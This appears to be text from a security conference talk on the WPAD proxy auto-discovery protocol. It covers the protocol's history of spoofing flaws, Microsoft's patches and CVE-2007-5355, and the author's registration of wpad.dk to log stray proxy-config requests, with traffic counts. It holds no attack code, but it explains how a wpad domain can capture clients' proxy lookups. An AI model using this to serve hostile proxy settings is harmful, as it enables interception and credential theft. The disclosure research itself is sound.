- ← 6. Return http://wpad.company.com/wpad.dat



Internal
Web server
IP: 1.2.3.4

Note: WPAD config can be via DHCP, WINS and DNS (A, SRV or TXT records)

WPAD.DAT config script



```
function FindProxyForURL(url, host) {  
    if (shExpMatch(url, "*.company.tld")) {return "DIRECT";}   
  
    if (isInNet(myIpAddress(), "192.168.1.0", "255.255.255.0")) {return "DIRECT";}   
  
    return "Proxy.company.tld:8080";  
}
```

If client ask for “intranet.company.tld” then it is told to go DIRECT

If client IP is in network 192.168.1.0/24 then it is told to go DIRECT

Otherwise use the company proxy server Proxy.company.tld on port 8080



Client browser call wpad function for each URL request like when getting https://defcon.org

Execute function: FindProxyForURL("https://defcon.org", "defcon.org")

```
function FindProxyForURL(url, host) {  
    if (shExpMatch(url, "*.company.tld")) {return "DIRECT";}  
    if (isInNet(myIpAddress(), "192.168.1.0", "255.255.255.0")) {return "DIRECT";}  
    return "Proxy.company.tld:8080";  
}
```

Because there is no if statement match then default response is to use proxy "Proxy.company.tld:8080"



~~Returns the IP address of the host machine. However, with the rise of IPv6 and no ability to distinguish between multiple active network adapters~~

PAC script language (JavaScript)

PAC Function call

dnsDomainIs()

shExpMatch()

isInNet()

myIpAddress()

dnsResolve()

isPlainHostName()

localHostOrDomainIs()

isResolvable()

dnsDomainLevels()

weekdayRange()

timeRange()

Return – Return response for proxy setting to use.

 PAC Standard function

Stable function

var userAgent = navigator.userAgent;

var chostname = location.hostname;

var timezone = new Date().getTimezoneOffset();

 Mostly works on clients but fail on some.

Unstable function


var screenWidth = screen.width;

var screenHeight = screen.height;

var colorDepth = screen.colorDepth;

 Very unstable and limit client use.
Other Object functions exist like XMLHttpRequest
and others, but unstable and limited.

How WPAD works (BAD)



Client trust Bad WPAD config script from external web server.

WPAD Security issue.

Security Bulletin

Microsoft Security Bulletin MS99-054 - Critical Patch Available for "WPAD Spoofing" Vulnerability

Published: December 01, 1999

Version: 1.0

Originally Posted: December 01, 1999

Summary

Microsoft has released a version upgrade that eliminates a vulnerability in Microsoft® Internet Explorer 5. Under very specific conditions, the vulnerability could allow a malicious user to provide proxy settings to web clients in another network.

Frequently asked questions regarding this vulnerability can be found at <https://www.microsoft.com/technet/security/bulletins/fq99-054.msp>.

Issue

The IE 5 Web Proxy Auto-Discovery (WPAD) feature enables web clients to automatically detect proxy settings without user intervention. The algorithm used by WPAD prepends the hostname "wpad" to the fully-qualified domain name and progressively removes subdomains until it either finds a WPAD server answering the domain name or reaches the third-level domain. For instance, web clients in the domain a.b.microsoft.com would query wpad.a.b.microsoft, wpad.b.microsoft.com, then wpad.microsoft.com. A vulnerability arises because in international usage, the third-level domain may not be trusted. A malicious user could set up a WPAD server and serve proxy configuration commands of his or her choice.

wikipedia.org: The WPAD protocol was drafted by a consortium of companies including Inktomi Corporation, Microsoft Corporation, RealNetworks, Inc., and Sun Microsystems, Inc. (now Oracle Corp.). WPAD is documented in an INTERNET-DRAFT which expired in December 1999



Microsoft was in December 1999 informed about the issue with WPAD.tld (MS99-054)


! Uncertain information !

Apparently, Microsoft with the patch only limited access to wpad.com, wpad.net and wpad.org.

What about other TLD ?

Kiwicon 2007

Talk at Kiwicon 2007 about the WPAD.tld is still an issue after 8 years



The screenshot shows a web browser window with the address bar displaying `https://web.archive.org/web/20071129193635/http://www.kiwicon.org/presentations`. The page content includes a calendar for November 2007, with the 29th highlighted. Below the calendar, the presentation details are listed:

Title:	What Pwned All Datas?
Presenter:	Oddy
Origin:	New Zealand
Synopsis:	Web Proxy Auto Discovery is an interestingly still-active-after-all-these-years design misfeature courtesy of Microsoft. It is of particular relevance to those of us who 'live' anywhere except the .com domain, as Microsoft fixed it for .com a long time ago, but due to it's DNS-(ab)using nature it is still a problem for everyone else. This talk will explain the mechanism and it's ramifications in some detail, and collect and present statistics of interest. Oddy will also be explaining all the ways in which networks can be configured in order to make wpad leakage a non-problem.
Bio:	Oddy has recently emerged from a number of years deep within the bowels of embedded platform hackery (REAL embedded platforms, not winCE). While slowly recovering from the brutal insanity that is embedded assemblers and toolsets, he is dragging his web/x86/etc knowledge kicking and screaming into the naughties, and has become a rabid Python fanboy in the process. Oddy likes packets, messing with protocols, making stuff talk to stuff it's not meant to, and registering "interesting" domain names.

(Slides / Video is not public on internet, lost to time)

Shmoocon 2007

WPAD: Attacking the proxy

by [Chris Paget](#)

Language

[English](#)

WPAD, the Web Proxy Automatic Discovery protocol, does exactly what the name says - finds web proxies on the LAN. Unfortunately, WPAD is based on a number of other protocols which are widely known to be insecure, ultimately leading to by-design pwnership of an entire corporate network with just two packets.

This presentation is in two parts. First, I'll explore the WPAD protocol, explaining and demonstrating its weaknesses as I go along. The focus will be on IE (which has WPAD enabled by default, and extends the protocol in a number of insecure ways) although other browsers will be considered, as well as a number of other non-browser products which use WPAD. The intent will be to prove how easy it is for someone to become your proxy server on any LAN (corporate network, cable modem segment, etc). The two-packet attack will be demonstrated and explained in detail.

The second part of the presentation goes on to explore what can be done once you have established yourself as someone's proxy server. Much more than just sniffing traffic, I'll explore SSL attacks, social engineering, credential harvesting (with a unique implementation of rainbow tables), page manipulation, browser-specific attacks, and more - all with working code.

Chris Paget is the Director of Research and Development for IOActive Inc, currently setting up offices in Pennsylvania. Best known for his research into Shatter Attacks, Chris recent activities include code-reviewing Windows Vista, demonstrating RFID bombs on TV, and penetration testing Fortune-100 companies. Chris is an expert on Windows architecture and security, a privacy advocate, an electronics geek, and a C fanboy.

Talk at Shmoocon 2007

Title: WPAD - Proxy Attack

By: Chris Paget

Talk can be found at archive.org

https://archive.org/details/Shmoocon_2007_WPAD_Attacking_The_Proxy

Microsoft try again.

Our network

THE AGE

Technology

This was published 16 years ago

Flaw leaves Microsoft looking like a turkey

Patrick Gray
November 26, 2007 — 11.00am

MICROSOFT engineers worked frantically over the US Thanksgiving holiday to fix a design flaw in Windows that has exposed millions of computers to hijacking by computer criminals.

By exploiting the design flaw a lone miscreant could take control of vast numbers of home or office PCs around the world in a single attack. They could read data, steal passwords and monitor internet use or use them to distribute spam or viruses.

The bug was demonstrated at the Kiwicon hacker conference in New Zealand last week by an ethical hacker, Beau Butler.

← → ↺ 🏠 <https://www.cve.org/CVERecord?id=CVE-2007-5355> 📄 ☆ 📧 ⬇

CVE About Partner Information Program Organization Downloads Resources & Support

CVE-2007-5355 Find

Find CVE Records by keyword on cve.mitre.org.

CVE-2007-5355

PUBLISHED [View JSON](#) | [User Guide](#)

📘 CVE Record vulnerability information is now being enriched by CNAs and ADPs +

CNA

Assigner: Microsoft Corporation Published: 2007-12-05 Updated: 2009-02-26

Description

The Web Proxy Auto-Discovery (WPAD) feature in Microsoft Internet Explorer 6 and 7, when a primary DNS suffix with three or more components is configured, resolves an unqualified wpad hostname in a second-level domain outside this configured DNS domain, which allows remote WPAD servers to conduct man-in-the-middle (MITM) attacks.

Microsoft patch again in 2007

Lost information and dead links at Microsoft.com about the details, limit the public details about the patch.

This is fine



It fixed now, right ?

The wait is over, I got it.

March 17, 2023, I got the domain wpad.dk after 3 years on the waiting list.

Registered the domain and hosted it on a web server to monitor incoming traffic.

Whois Record on Mar 19, 2023

Domain:	wpad.dk
DNS:	wpad.dk
Registered:	2023-03-17
Expires:	2024-03-16
Registration period:	1 year
VID:	no
DNSSEC:	Signed delegation
Status:	Active
Registrant	
Handle:	***N/A***

Whois timeline

2007 - 2013



Whois Record on Jul 2, 2013

Domain: wpad.dk
DNS: wpad.dk
Registered: 2007-06-05
Expires: 2013-06-30
Registration period: 1 year
VID: no
Status: Deactivated

Registrant
Handle: [REDACTED]
Name: Per [REDACTED]
Address: [REDACTED]
Postalcode: [REDACTED]
City: Aalborg
Country: DK
Phone: [REDACTED]

2013 - 2017



Whois Record on Dec 6, 2017

Domain: wpad.dk
DNS: wpad.dk
Registered: 2013-11-07
Expires: 2017-11-30
Delete date: 2017-12-14
Registration period: 1 year
VID: no
Dnssec: Unsigned delegation
Status: Deactivated

Registrant
Handle: [REDACTED]
Name: [REDACTED]
Address: [REDACTED]
Postalcode: [REDACTED]
City: Meeuwen
Country: BE
Phone: [REDACTED]

2017 - 2020



Whois Record on Jan 2, 2020

Domain: wpad.dk
DNS: wpad.dk
Registered: 2017-12-14
Expires: 2019-12-31
Delete date: 2020-01-14
Registration period: 1 year
VID: no
Dnssec: Unsigned delegation
Status: Deactivated

Registrant
Handle: ***N/A***
Name: Oliver [REDACTED]
Address: [REDACTED]
Postalcode: 70825
City: Korntal-Munchingen
Country: DE
Phone: +49 [REDACTED]

2020 - 2023



Whois Record on Jan 19, 2023

Domain: wpad.dk
DNS: wpad.dk
Registered: 2020-01-20
Expires: 2023-01-31
Registrar: Marcaria.com LLC
Registration period: 1 year
VID: no
DNSSEC: Unsigned delegation
Status: Active

Registrant
Handle: ***N/A***
Name: Pavel [REDACTED]
Address: [REDACTED]
Postalcode: 6382304
City: Tel-Aviv
Country: IL
Phone: [REDACTED]

2023 - Until...




Whois Record on Mar 19, 2023

Domain: wpad.dk
DNS: wpad.dk
Registered: 2023-03-17
Expires: 2024-03-16
Registration period: 1 year
VID: no
DNSSEC: Signed delegation
Status: Active

Registrant
Handle: ***N/A***

More traffic than expected

Date	Request	IP client
28-03-2023	10495	55
29-03-2023	151386	209
30-03-2023	86203	185
31-03-2023	86568	223
01-04-2023	96066	222



VPS server for self-hosting.



Virtual server for hosting domain with own custom config for the web server and dns.
Better access to raw network traffic and full logging from server services.
2 x Public IPv4 address for VPS server.

DNS server	Own DNS with DNS SEC. Self hosting own domains with custom and dynamic response. Better logging of every request, both good and bad.
Web server	Custom config for the web server. Multi sites, one per domain. Better custom logging with more details. Default site to catch every request there don't match other sites.
Other	Mail server to catch all for the domains PCAP or it never happen.

WPAD website

Link to https://wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol



Maybe !

User feedback and survey.

You have been warned, Don't use this server.

What is your public IP

When client with IP 123.123.123.123 ask for <http://wpad.dk/wpad.dat>

